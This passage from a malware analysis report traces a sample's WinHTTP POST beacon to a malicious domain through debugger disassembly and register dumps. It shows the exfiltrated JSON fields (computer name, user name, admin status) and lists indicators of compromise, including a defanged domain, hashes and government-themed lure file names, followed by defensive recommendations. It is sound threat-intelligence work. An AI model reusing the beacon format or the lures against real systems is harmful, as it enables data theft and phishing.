Figure 13. Malicious domain

To see the type of request it sends, it is recorded in the **RDX register** in the **WinHttpOpenRequest** function, which request is of type **POST**.




```
00007FF88870A2D0   40:55               push rbp                              WinHttpOpenRequest
00007FF88870A2D2   53                  push rbx
00007FF88870A2D3   56                  push rsi                              rsi:"MZE"
00007FF88870A2D4   57                  push rdi
00007FF88870A2D5   41:54               push r12
00007FF88870A2D7   41:55               push r13
00007FF88870A2D9   41:56               push r14
00007FF88870A2DB   41:57               push r15                              r15:"MZE"
00007FF88870A2DD   48:8D6C24 D8        lea rbp,qword ptr ss:[rsp-28]
00007FF88870A2E2   48:81EC 28010000    sub rsp,128
00007FF88870A2E9   48:8B05 608F0B00    mov rax,qword ptr ds:[7FF8887C3250]   rax:L"POST"
00007FF88870A2F0   48:33C4             xor rax,rsp
00007FF88870A2F3   48:8945 10          mov qword ptr ss:[rbp+10],rax
00007FF88870A2F7   44:8BAD A0000000    mov r13d,dword ptr ss:[rbp+A0]
00007FF88870A2FE   33F6                xor esi,esi
00007FF88870A300   49:8BF8             mov rdi,r8                            r8:L"/Home/"
00007FF88870A303   4C:894424 50        mov qword ptr ss:[rsp+50],r8
00007FF88870A308   45:33C0             xor r8d,r8d
00007FF88870A30B   48:895424 68        mov qword ptr ss:[rsp+68],rdx         [rsp+68]:&"ÐÁm^ø\x7F"
00007FF88870A310   40:3835 6D9D0B00    cmp byte ptr ds:[7FF8887C4084],sil
00007FF88870A317   48:8BC2             mov rax,rdx                           rax:L"POST", rdx:L"POST"
00007FF88870A31A   48:8B95 98000000    mov rdx,qword ptr ss:[rbp+98]
00007FF88870A321   44:8D66 FF          lea r12d,qword ptr ds:[rsi-1]
00007FF88870A325   4C:8BF1             mov r14,rcx                           rcx:&"ÐÁm^ø\x7F"
00007FF88870A328   4C:894C24 70        mov qword ptr ss:[rsp+70],r9
```

```
                 Hide FPU

RAX   000002BC934EB3D0   L"POST"
RBX   0000000000000001
RCX   000002BC934B4420   &"ÐÁm^ø\x7F"
RDX   000002BC934EB3D0   L"POST"
RBP   000000CC9DFFF6C0
RSP   000000CC9DFFF438   &"H%D$HHƒ|$H"
RSI   000002BC93457700   "MZE"
RDI   000000CC9DFFF487

R8    000002BC934EB4F0   L"/Home/"
R9    0000000000000000
R10   0000000000000000
R11   2E000000000C4708
R12   0000000000000000
R13   0000000000000000
R14   000002BC934578B0
R15   0000000140000000   "MZE"

RIP   00007FF88870A2D0   <winhttp.WinHttpOpenRequest>

RFLAGS   0000000000000344
```

Figure 14. POST Request

Since a request is being sent, it will be evident that when the **WinHttpSendRequest** function is called in **JSON** format, some information will be sent via **POST** request to the malicious domain.




```
00007FF888709040   40:55                    push rbp                              WinHttpSendRequest
00007FF888709042   53                       push rbx
00007FF888709043   56                       push rsi                              rsi:"MZE"
00007FF888709044   57                       push rdi
00007FF888709045   41:54                    push r12
00007FF888709047   41:55                    push r13
00007FF888709049   41:56                    push r14
00007FF88870904B   41:57                    push r15                              r15:"MZE"
00007FF88870904D   48:8D6C24 D8             lea rbp,qword ptr ss:[rsp-28]
00007FF888709052   48:81EC 28010000         sub rsp,128
00007FF888709059   48:8B05 F0A10B00         mov rax,qword ptr ds:[7FF8887C3250]   rax:L"Content-Type: application/json"
00007FF888709060   48:33C4                  xor rax,rsp
00007FF888709063   48:8945 10               mov qword ptr ss:[rbp+10],rax
00007FF888709067   45:33E4                  xor r12d,r12d
00007FF88870906A   4C:894D B8               mov qword ptr ss:[rbp-48],r9          [rbp-48]:"MZE"
00007FF88870906E   33C0                     xor eax,eax
00007FF888709070   44:896424 50             mov dword ptr ss:[rsp+50],r12d
00007FF888709075   3805 09B00B00            cmp byte ptr ds:[7FF8887C4084],al
00007FF88870907B   0F57C0                   xorps xmm0,xmm0
00007FF88870907E   45:8BE8                  mov r13d,r8d
00007FF888709081   C74424 54 01000000       mov dword ptr ss:[rsp+54],1
00007FF888709089   4C:8BFA                  mov r15,rdx                           r15:"MZE". rdx:L"Content-Type: application/json"
00007FF88870908C   48:C74424 60 FFFFFFFF    mov qword ptr ss:[rsp+60],FFFFFFFFFFFFF
00007FF888709095   48:8BF1                  mov rsi,rcx                           rsi:"MZE". rcx:&"PÁo^ø\x7F"
00007FF888709098   4C:8965 A0               mov qword ptr ss:[rbp-60],r12         [rbp-60]:"MZE"
00007FF88870909C   45:8BF4                  mov r14d,r12d
```

```
                 Hide FPU

RAX   000002BC934D6800   L"Content-Type: application/json"
RBX   0000000000000001
RCX   000002BC934D4B10   &"PÁo^ø\x7F"
RDX   000002BC934D6800   L"Content-Type: application/json"
RBP   000000CC9DFFF6C0
RSP   000000CC9DFFF438
RSI   000002BC93457700   "MZE"
RDI   000000CC9DFFF488

R8    0000000000000000
R9    000002BC95117040
R10   0000000000000000
R11   FDC00000000031FD
R12   0000000000000000
R13   0000000000000000
R14   000002BC934578B0
R15   0000000140000000   "MZE"

RIP   00007FF888709040   <winhttp.WinHttpSendRequest>

RFLAGS   0000000000000344
ZF 1  PF 1  AF 0
```

Figure 15. Content-Type application/json

The format is sent with: {"computerName":"<...>","userName":"<...>","isAdmin":"<...>","ID":"1"}



```
P.O.S.T.........
........V¤3A¼...
/.H.o.m.e./.....
........T¤5A....
/.H.o.m.e./.....
........R¤7A....
/.H.o.m.e./.....
........P¤)Aø...
............¼...
........^¤+A....
,"computerName":
".......\¤-A....
,"ID":"1".......
........Z¤/A....
n.c.a.l.r.p.c...
..N.¼...X¤!A....
{"userName":"...
```

Figure 16. Credential harvesting from malware

IoC

screenai[.]online	**Domain**
b2c52fde1301a3624a9ceb995f2de4112d57fcbc6a4695799aec15af4fa0a122	**Online Seminar.FM.gov.om.dnr.doc**
76fa8dca768b64aefedd85f7d0a33c2693b94bdb55f40ced7830561e48e39c75	**sysProcUpdate**
1883db6de22d98ed00f8719b11de5bf1d02fc206b89fedd6dd0df0e8d40c4c56	**sysProcUpdate**
1c16b271c0c4e277eb3d1a7795d4746ce80152f04827a4f3c5798aaf4d51f6a1	**Online Seminar.FM.gov.ct.tr(2).doc**
3ac8283916547c50501eed8e7c3a77f0ae8b009c7b72275be8726a5b6ae255e3	**sysProcUpdate**
3d6f69cc0330b302ddf4701bbc956b8fca683d1c1b3146768dcbce4a1a3932ca	**sysProcUpdate**

Recommandations

- **AKSK recommends that infrastructures implement the following best practices to reduce the risk of attacks by these malicious actors:**

- Immediate blocking of the Indicators of Compromise mentioned above on your defensive devices.
- Continuous analysis of logs coming from SIEM (Security Information and Event Management).
- Training non-technical staff about "Phishing" attacks and ways to avoid infection from them.
- Installation of network perimeter devices that perform deep traffic analysis, relying not only on access list rules but also on its behavior (NextGen Firewalls).
- Segmentation of identified systems into different VLANs, applying "Access control list for the entire network perimeter", web services should be separated from their database, Active Directory should be in a separate VLAN.
- Application and use of the LAPS technique for Microsoft systems, for the management of Local Administrators' passwords.
- Applying traffic filters in the case of remote access to hosts (employees/third parties/clients).
- Implementation of solutions that perform filtering, monitoring, and blocking of malicious traffic between Web applications and the internet, Web Application Firewall (WAF).
- Conducting traffic analysis at the "behavior" level for endpoint devices, implementing EDR, XDR solutions. This brings the analysis of malicious files not only at the signature level but also at the behavior level.
- Designing a solution for user access management "Identity Access Management" to control the identity and privileges of users in real-time according to the "zero-trust" principle.